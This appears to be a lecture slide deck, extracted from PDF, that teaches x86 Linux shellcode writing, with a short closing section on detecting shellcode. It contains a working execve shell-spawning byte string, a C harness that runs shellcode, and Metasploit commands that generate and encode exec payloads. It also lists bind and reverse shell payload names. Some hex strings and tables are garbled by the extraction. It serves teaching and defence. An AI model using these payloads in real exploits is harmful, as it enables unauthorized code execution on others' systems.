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Shellcode! Example in one slide



```
08048060 < start>:
8048060: 31 c0
                                     %eax,%eax
                              xor
8048062: 50
                              push
                                     %eax
8048063: 68 2f 2f 73 68
                                     $0x68732f2f
                              push
8048068: 68 2f 62 69 6e
                              push
                                    $0x6e69622f
804806d: 89 e3
                                     %esp,%ebx
                              mov
804806f: 89 c1
                                     %eax,%ecx
                              mov
                                     %eax,%edx
8048071: 89 c2
                              mov
                                     $0xb,%al
8048073: b0 0b
                              mov
                              int
8048075: cd 80
                                     $0x80
8048077: 31 c0
                                     %eax,%eax
                              xor
                              inc
                                     %eax
8048079: 40
                              int
                                     $0x80
804807a: cd 80
char shellcode[] = \frac{x31}{xc0}x50\\x68\\x2f\\x2f\\x73
                      "\x68\x68\x2f\x62\x69\x6e\x89"
                      "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                      "\xcd\x80\x31\xc0\x40\xcd\x80";
```



Shellcode is:

The code we want to upload to the remote system

Our "evil code"

"A set of instructions injected and executed by exploited software"



"Arbitrary Code Execution"

Upload our own code!

Execute a "Shell" (like bash)

Also called "payload"

Shellcode Server Software **Exploit** Evil Evil



What should a shellcode do?

- ★ Execute a shell (bash)
- → Add admin user
- → Download and execute more code
- → Connect back to attacker



How does a shellcode work?

- ★ Assembler instructions
- → Native code which performs a certain action (like starting a shell)



Shellcode Properties

- → Should be small
 - → Because we maybe have small buffers in the vulnerable program
- → Position Independent
 - → Don't know where it will be loaded in the vulnerable program
- → No Null Characters (0x00)
 - → Strcpy etc. will stop copying after Null bytes
- → Self-Contained
 - → Don't reference anything outside of shellcode



Recap:

Shellcode is:

- → A string of bytes
- → Which can be executed





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Note: Next slides are in x32 (not x64)



Syscalls?

→ Ask the kernel to do something for us

Why syscalls?

- → Makes it easy to create shellcode
- → Direct interface to the kernel

Alternative:

- → Call LIBC code: write()
- → Problem: Don't know where write() is located!



Lets try to write a shellcode with the write() syscall

To print a message:

"Hi there"

Code:

write(1, "Hi there", 8);



syscalls(2):

The system call is the fundamental interface between an application and the Linux kernel.

System calls are generally not invoked directly, but rather via wrapper functions in glibc [...]

For example, glibc contains a function truncate() which invokes the underlying "truncate" system call.



Process Control

- load
- execute
- end, abort
- create process (for example, fork)
- terminate process
- get/set process attributes
- wait for time, wait event, signal event
- allocate, free memory

File management

- create file, delete file
- open, close
- read, write, reposition
- get/set file attributes



Example system calls:

- ◆ Accept
- → Alarm
- → Bind
- → Brk
- → Chmod
- → Chown
- → Clock_gettime
- → Dup
- ★ Exit
- → Getcwd
- **→** Kill
- ◆ Link
- ★ Lseek
- → Open
- → poll



How to call a syscall:

Arguments in:

- **→** EBX
- **→** ECX
- **→** EDX
- **+** ...



```
write (
 int fd,
 char *msg,
 unsigned int len);
write (
 &msg,
 strlen(msg));
```



What are file descriptors?

0: Stdin

1: Stdout

2: Stderr

And also:

Files

Sockets (Network)



Systemcall calling convention:

→ EAX: Write(): 0x04

★EBX: FD (file descriptor), stdout = 0x01

★ECX: address of string to write

★EDX: Length of string

→ int 0x80: Execute syscall

Syscalls: Assembler print



```
write (
  int fd,
  char *msg,
  unsigned int len);
```

```
mov eax, 4
mov ebx, 1
mov ecx, msg
mov edx, 9
int 0x80
```

```
// write()
// int fd
// char *msg
// unsigned int len
// invoke syscall
```

Syscalls: Assembler print



```
$ cat print.asm
section .data
msg db 'Hi there',0xa
section .text
global start
_start:
; write (int fd, char *msg, unsigned int len);
mov eax, 4
mov ebx, 1
mov ecx, msg
mov edx, 9
int 0x80
; exit (int ret)
mov eax, 1
mov ebx, 0
int 0x80
```

Syscalls: Assembler print



```
$ cat print.asm
```

```
section .data
msg db 'Hi there',0xa
```



Text

```
section .text
global start
start:
; write (int fd, char *msg, unsigned int len);
mov eax, 4
mov ebx, 1
mov ecx, msg
mov edx, 9
int 0x80
; exit (int ret)
mov eax, 1
mov ebx, 0
int 0x80
```



Recap:

- ★ Syscalls are little functions provided by the kernel
- → Can be called by putting syscall number in eax, and issuing int 80
- → Arguments are in registers



Short description of shellcode



```
$ cat print.asm
section .data
msg db 'Hi there',0xa
section .text
global start
start:
; write (int fd, char *msg, unsigned int len);
mov eax, 4
mov ebx, 1
mov ecx, msg
mov edx, 9
int 0x80
; exit (int ret)
mov eax, 1
mov ebx, 0
int 0x80
```



Compile it:

\$ nasm -f elf print.asm

Link it:

\$ ld -m elf_i386 -o print print.o

Execute it:

\$./print

Hi there

\$



```
$ objdump -d print
08048080 < start>:
 // print
 8048080: b8 04 00 00 00
                                      $0x4, %eax
                               mov
                                      $0x1, %ebx
 8048085: bb 01 00 00 00
                               mov
 804808a: b9 a4 90 04 08
                                      $0x80490a4, %ecx
                               mov
 804808f: ba 09 00 00 00
                                      $0x9, %edx
                               mov
 8048094: cd 80
                               int
                                      $0x80
 // exit()
                                      $0x1, %eax
 8048096:
          b8 01 00 00 00
                               mov
 804809b: bb 00 00 00 00
                                      $0x0, %ebx
                               mov
 80480a0:
           cd 80
                                      $0x80
                               int
```



```
$ objdump -d print
08048080 < start>:
 // print
8048080: b8 04 00 00 00
                                      $0x4, %eax
                              mov
8048085: bb 01 00 00 00
                                      $0x1,%ebx
                              mov
804808a: b9 a4 90 04 08
                                      $0x80490a4, %ecx
                              mov
804808f: ba 09 00 00 00
                                      $0x9,%edx
                              mov
8048094: cd 80
                               int
                                      $0x80
// exit()
          b8 01 00 00 00
                                      $0x1,%eax
 8048096:
                              mov
 804809b: bb 00 00 00 00
                                      $0x0, %ebx
                              mov
80480a0: cd 80
                                      $0x80
                               int
```



```
$ hexdump -C print
                                                                 |.ELF....|
0000000
          7f 45 4c 46 01 01 01 00
                                        00 00 00 00 00 00
                                      00
                                 00
                                            04 08 34
                                                                 |....4...
00000010
          02 00
                 03 00
                       01
                          00
                              00
                                         80
                                                     00
                                                         00 00
00000020
          94 01 00 00
                                                                 |....(.|
                       00 00
                              00
                                 00
                                         00
                                            20 00 02 00
                                                         28 00
00000030
          06 00 03 00 01 00 00
                                         00
                                            00 00 00 80 04 08
                                 00
                                                                 . . . . . . . . . . . . . . . . . .
00000040
             80 04 08 a2 00
                              00
                                            00 00 05 00
                                 00
                                                         00 00
                                                                 | . . . . . . . . . . . . . . . . . .
00000050
             10 00 00 01 00
                             00
                                 00
                                        00
                                            00 00 a4 90 04 08
00000060
          a4 90 04 08 09 00 00
                                 00
                                         00
                                            00 00 06 00
                                                         00 00
00000070
              10
                 00
                    00
                       00
                          00
                              00
                                 00
                                         00
                                            00
                                               00 00
                                                     00
                                                         00
                                                            00
                                                                 | . . . . . . . . . . . . . . . . .
00000080
                    00
                                            b9 a4 90 04 08 ba
00000090
             00 00 00 cd 80 b8 01
                                         00
                                            00 bb 00 00 00 00
000000a0
          cd 80
                 00 00
                       48 69
                              20
                                        65
                                            72 65 0a 00
                                                         2e 73
                                                                 |....Hi there...s|
000000b0
                 74 61 62 00
                                            74 61 62 00
                                                                 lvmtab..s...
              6d
                              2e 73
                                                         2e 73
```



Compile/Assembler:

- ★ The process of converting source code into a series of instructions/bytes
- ★ Assembler -> Bytes

Disassemble:

- → The process of converting a series of instructions/bytes into the equivalent assembler source code
- → Bytes -> Assembler

Decompile:

- → The process of converting instructions/assembler into the original source code
- → Assembler -> C/C++



Stack

0x80490a4

Data

"Hi there"
48 69 20 74 68 65 72 65

Code

8048080: b8 04 00 00 00 \$0x4,%eax mov \$0x1,%ebx 8048085: bb 01 00 00 00 mov \$0x80490a4,%ecx 804808a: b9 a4 90 04 08 mov \$0x9,%edx 804808f: ba 09 00 00 00 mov 8048094: \$0x80 cd 80 int



Problems with the shellcode:

- → Null bytes
- ★ References data section / Not position independent



Recap:

- → Compiled assembler code produces bytes
- → These bytes can be executed
- → To have a functioning shellcode, some problems need to be fixed
 - → 0 bytes
 - → Data reference



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Why are null bytes a problem?

- → It's a string delimiter
- → Strcpy() etc. will stop copying if it encounters a 0 byte



How to fix null bytes in shellcode?

- → Replace instructions with contain 0 bytes
- → Note: This is more an art than a technique.



// print

8048080: b8 04 00 00 00 mov \$0x4, %eax

8048085: bb 01 00 00 00 mov \$0x1, %ebx

804808a: b9 a4 90 04 08 mov \$0x80490a4, %ecx

804808f: ba 09 00 00 00 mov \$0x9, %edx

8048094: cd 80 int \$0x80

// exit()

8048096: b8 01 00 00 00 mov \$0x1, %eax

804809b: bb 00 00 00 00 mov \$0x0, %ebx

80480a0: cd 80 int \$0x80



How do we remove the null bytes?

→ Replace instructions which have 0 bytes with equivalent instructions

Examples

→ Has 0 bytes:

mov
$$$0x04$$
, %eax

→ Equivalent instructions (without 0 bytes):



// print

8048060: 31 c0 xor %eax, %eax

8048062: 31 db xor %ebx, %ebx

8048064: 31 c9 xor %ecx, %ecx

8048066: 31 d2 xor %edx, %edx

8048068: b0 04 mov \$0x4,%al

804806a: b3 01 mov \$0x1, %bl

804806c: b2 08 mov \$0x8,%dl

// exit()

804807c: b0 01 mov \$0x1,%al

804807e: 31 db xor %ebx, %ebx

8048080: cd 80 int \$0x80



Recap:

- → Need to remove \x00 bytes
- → By exchanging instructions with equivalent instructions





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Problem:

- ★ The current shellcode references a string from the data section
- ★ In an exploit we can only execute code
 - not (yet) modify data!

Solution:

- → Remove dependency on the data section
- By storing the same data directly in the code
- And move it to the stack



```
$ objdump -d print
08048080 < start>:
 // print
8048080: b8 04 00 00 00
                                      $0x4, %eax
                              mov
8048085: bb 01 00 00 00
                                      $0x1, %ebx
                              mov
804808a: b9 a4 90 04 08
                                      $0x80490a4, %ecx
                              mov
804808f: ba 09 00 00 00
                                      $0x9,%edx
                              mov
 8048094: cd 80
                               int
                                      $0x80
 // exit()
          b8 01 00 00 00
                                      $0x1,%eax
 8048096:
                               mov
 804809b: bb 00 00 00 00
                                      $0x0, %ebx
                              mov
80480a0: cd 80
                                      $0x80
                               int
```



How does it look like in memory?

- → We have a string in the data section
- ★ We have code in the text section
- The code references the data section

Syscalls: Memory Layout



Stack

0x80490a4

Data

"Hi there"
48 69 20 74 68 65 72 65

Code

8048080: b8 04 00 00 00 \$0x4,%eax mov 8048085: \$0x1,%ebx bb 01 00 00 00 mov \$0x80490a4,%ecx 804808a: b9 a4 90 04 08 mov \$0x9,%edx 804808f: ba 09 00 00 00 mov 8048094: \$0x80 cd 80 int



What do we want?

→ Have the data in the code section!

How do we reference the data?

- → Push the data onto the stack
- ★ Reference the data on the stack (for the system call)

Syscalls: Memory Layout



ESP

Stack

"Hi there"
48 69 20 74 68 65 72 65

Data

Code

8048080: b8 04 00 00 00 \$0x4,%eax mov 8048085: \$0x1,%ebx bb 01 00 00 00 mov 804808a: b9 a4 90 04 08 %esp,%ecx mov \$0x9,%edx 804808f: ba 09 00 00 00 mov 8048094: cd 80 \$0x80 int



Translate to ASCII:

- ; H i t h e r e
- ; 48 69 20 74 68 65 72 65

Invert for little endianness:

; 65 72 65 68 74 20 69 48



```
; H i _ t h e r e; 48 69 20 74 68 65 72 65
```

; 65 72 65 68 74 20 69 48



<Stuff>

ESP



<Stuff>

ESP

0x65726568



ESP

<Stuff>

0x65726568

0x74206948



ESP

<Stuff>

0x65726568

0x74206948

push 0x65726568
push 0x74206948
mov ecx, esp
int 0x80

ECX



0x74206948				0x65726568				<stuff></stuff>
48	69	20	74	68	65	72	65	<stuff></stuff>
Н	i	_	t	h	е	r	е	<stuff></stuff>

2864434397

0xAABBCCDD

DD CC BB AA

Number in Decimal (10)

Number in Hex (16)

Little Endian Storage



08048060 <_start>:

8048060: 31 c0 xc	r %eax,%eax
-------------------	-------------

804807c:	b0 01	mov	\$0x1,%al
0040076.	DO OI		PUAL, 0



Recap:

- ★ External data reference needs to be removed
- → Put the data into code
- ★ And from the code into the stack





Fixed Shellcode

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Shellcode Problems



Now we have:

- → No null bytes!
- → No external dependencies!

Memory Layout (Old, with data reference)



Stack

0x80490a4

Data

"Hi there" 48 69 20 74 68 65 72 65

Code

8048080: b8 04 00 00 00 \$0x4,%eax mov \$0x1,%ebx 8048085: bb 01 00 00 00 mov \$0x80490a4,%ecx 804808a: b9 a4 90 04 08 mov \$0x9,%edx 804808f: ba 09 00 00 00 mov \$0x80 int

8048094: cd 80

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Stack

"Hi there"
48 69 20 74 68 65 72 65

Data

804806e: 68 68 65 72 65 push \$0x65726568 8048073: 68 48 69 20 74 push \$0x74206948

mov

8048078: 89 e1

Code

%esp,%ecx

Convert shellcode



Convert the output of the objdump –d to C-like string:

```
objdump -d print2
  | grep "^ "
  | cut -d$'\t' -f 2
  | tr '\n' ' '
  | sed -e 's/ *$//'
  | sed -e 's/ \+/\\x/g'
  | awk '{print "\\x"$0}'
```

Wow, my command-line fu is off the charts!

Result:

```
\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\
xb2\x08\x68\x65\x72\x65\x68\x48\x69\x20\x74\x
89\xe1\xcd\x80\xb0\x01\x31\xdb\xcd\x80
```

Execute shellcode



```
$ cat shellcodetest.c
#include <stdio.h>
#include <string.h>
char *shellcode = "\x31\xc0\x31\xdb[...]";
int main(void) {
  ( *( void(*)() ) shellcode)();
$ gcc shellcodetest.c -o shellcodetest
$ ./shellcodetest
Hi there
$
```

Memory Layout (New New)



Stack

804806e: 68 68 65 72 65 push \$0x65726568 8048073: 68 48 69 20 74 push \$0x74206948

8048078: 89 e1

mov %esp,%ecx

Data

Code

"Hi there"
48 69 20 74 68 65 72 65

Execute Stuff



Want to execute something else than printing "Hi there!"

Execute Stuff



Syscall 11: execve()

```
int execve(
    const char *filename,
    char *const argv[],
    char *const envp[]);

e.g.:
    execve("/bin/bash", NULL, NULL);
```

Shell Execute Shellcode



Shell Execute Shellcode:

08048060 <_start>:

8048060: 31 c0 xor %eax,%eax

8048062: 50 push %eax

8048063: 68 2f 2f 73 68 push \$0x68732f2f

8048068: 68 2f 62 69 6e push \$0x6e69622f

804806d: 89 e3 mov %esp,%ebx

804806f: 89 c1 mov %eax,%ecx

8048071: 89 c2 mov %eax, %edx

8048073: b0 0b mov \$0xb, %al

8048075: cd 80 int \$0x80

8048077: 31 c0 xor %eax, %eax

8048079: 40 inc %eax

804807a: cd 80 int \$0x80

Shellcode! Example in one slide



```
08048060 < start>:
8048060: 31 c0
                                     %eax,%eax
                              xor
8048062: 50
                              push
                                     %eax
8048063: 68 2f 2f 73 68
                                     $0x68732f2f
                              push
8048068: 68 2f 62 69 6e
                              push
                                    $0x6e69622f
804806d: 89 e3
                                     %esp,%ebx
                              mov
804806f: 89 c1
                                     %eax,%ecx
                              mov
                                     %eax,%edx
8048071: 89 c2
                              mov
                                     $0xb,%al
8048073: b0 0b
                              mov
                              int
8048075: cd 80
                                     $0x80
8048077: 31 c0
                                     %eax,%eax
                              xor
                              inc
                                     %eax
8048079: 40
                              int
                                     $0x80
804807a: cd 80
char shellcode[] = \frac{x31}{xc0}x50\\x68\\x2f\\x2f\\x73
                      "\x68\x68\x2f\x62\x69\x6e\x89"
                      "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                      "\xcd\x80\x31\xc0\x40\xcd\x80";
```





32 vs 64 bit

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32bit vs 64bit



Syscalls in 64 bit are nearly identical to 32 bit

How to execute them:

32 bit: int 80

64 bit: syscall

Where are the arguments:

32 bit: ebx, ecx, edx, ...

64 bit: rdi, rsi, rdx

32bit vs 64bit



Syscalls:

	32-bit syscall	64-bit syscall
instruction	int \$0x80	syscall
syscall number	EAX, e.g. execve = 0xb	RAX, e.g. execve = 0x3b
up to 6 inputs	EBX, ECX, EDX, ESI, EDI, EBP	RDI, RSI, RDX, R10, R8, R9
over 6 inputs	in RAM; EBX points to them	forbidden
example	mov \$0xb, %eax lea string_addr, %ebx mov \$0, %ecx mov \$0, %edx int \$0x80	mov \$0x3b, %rax lea string_addr, %rdi mov \$0, %rsi mov \$0, %rdx syscall





Types of shellcode

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Types of shellcode



Types of shellcode:

Local shellcode (privilege escalation)


Remote shellcode

- → Reverse
- → Bind
- **→** Find

Shellcode




Bind shellcode:



Shellcode




Reverse shellcode:



Shellcode



Find shellcode:



Types of shellcode



Types of shellcode:

Self contained (all in one)

Staged

- Minimal initial shellcode: Stager
- Stager loads stage 1
- → Stage 1 loads Stage 2





Metasploit

Generate Shellcode with Metasploit

Metasploit



Who wants to code shellcode?

There is an app for that...

Metasploit payloads:

- → Intel, ARM, MIPS, ...
- → Windows, Linux, FreeBSD, ...
- + 32/64 bit
- Listen-, connect-back-, execute, add-user, ...
- → Alphanumeric, sticky-bit, anti-IDS, ...

Metasploit Shellcode: Payload List



Payloads:

```
smsfconsole
msf > use payload/linux/x64/[TAB]
use payload/linux/x64/exec
use payload/linux/x64/shell/bind_tcp
use payload/linux/x64/shell/reverse_tcp
use payload/linux/x64/shell_bind_tcp
use payload/linux/x64/shell_bind_tcp_random_port
use payload/linux/x64/shell_find_port
use payload/linux/x64/shell_find_port
```

Metasploit Shellcode: Payload Create



Let metasploit create an exec() shellcode:

```
msf > use payload/linux/x64/exec
msf payload(exec) > set cmd = "/bin/bash"
cmd => = /bin/bash
msf payload(exec) > generate
"\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00" +
"\x53\x48\x89\xe7\x68\x2d\x63\x00\x00\x48\x89\xe6\x52\xe8" +
"\x0c\x00\x00\x00\x3d\x20\x2f\x62\x69\x6e\x2f\x62\x61\x73" +
"\x68\x00\x56\x57\x48\x89\xe6\x0f\x05"
```

Metasploit Shellcode: Payload Create



And now without null bytes:

```
msf payload(exec) > generate -b '\x00\x0A'
"\x48\x31\xc9\x48\x81\xe9\xff\xff\xff\xff\x48\x8d\x05\xef" +
"\xff\xff\x48\xbb\xca\x7f\x48\xd1\xcf\x89\xea\x19\x48" +
"\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\xa0\x44\x10" +
"\x48\x87\x32\xc5\x7b\xa3\x11\x67\xa2\xa7\x89\xb9\x51\x43" +
"\x98\x20\xfc\xac\x89\xea\x51\x43\x99\x1a\x39\xc3\x89\xea" +
"\x19\xf7\x5f\x67\xb3\xa6\xe7\xc5\x7b\xab\x0c\x20\xd1\x99" +
"\xde\xa2\x90\x2c\x70\x4d\xd1\xcf\x89\xea\x19"
```

Metasploit Shellcode: Payload Encoder



Shellcode encoders:

```
msf payload(exec) > show encoders
[...]
```

x86/add_sub

x86/alpha_mixed

x86/alpha_upper

x86/avoid_underscore_tolower

x86/avoid_utf8_tolower

ncoder

phanumeric Mixedcase Encoder phanumeric Uppercase Encoder

erscore/tolower

8/tolower

A Metamorphic Block Based XOR Encoder

ord XOR Encoder

ed Context Keyed Payload Encoder ased Context Keyed Payload Encoder ased Context Keyed Payload Encoder

x86/countdown	normal	Single-byte XOR Countdown Encoder	
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder	
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder	
x86/nonalpha	low	Non-Alpha Encoder	
x86/nonupper	low	Non-Upper Encoder	
x86/opt_sub	manual	Sub Encoder (optimised)	
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder	
x86/single_static_bit	manual	Single Static Bit	
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder	
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder	

Metasploit Shellcode: Payload Encoder



Alphanumeric Shellcode

>>> print shellcode

Metasploit Shellcode



Recap:

- → Metasploit can generate shellcode
- → Pretty much any form of shellcode

References:



References:

Modern vulnerability exploiting: Shellcode

★ https://drive.google.com/file/d/0B7qRLuwvXbWXT1htVUVpdjRZUmc/edit



Defense: Detect Shellcode

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Detect Shellcode



How to detect shellcode usage:

- → Find NOP's (lots of 0x90)
- → Find stager
- → Find stage1 / stage2

NIDS: Network based Intrusion Detection System

HIDS: Host based Intrusion Detection System



Network based intrusion detection system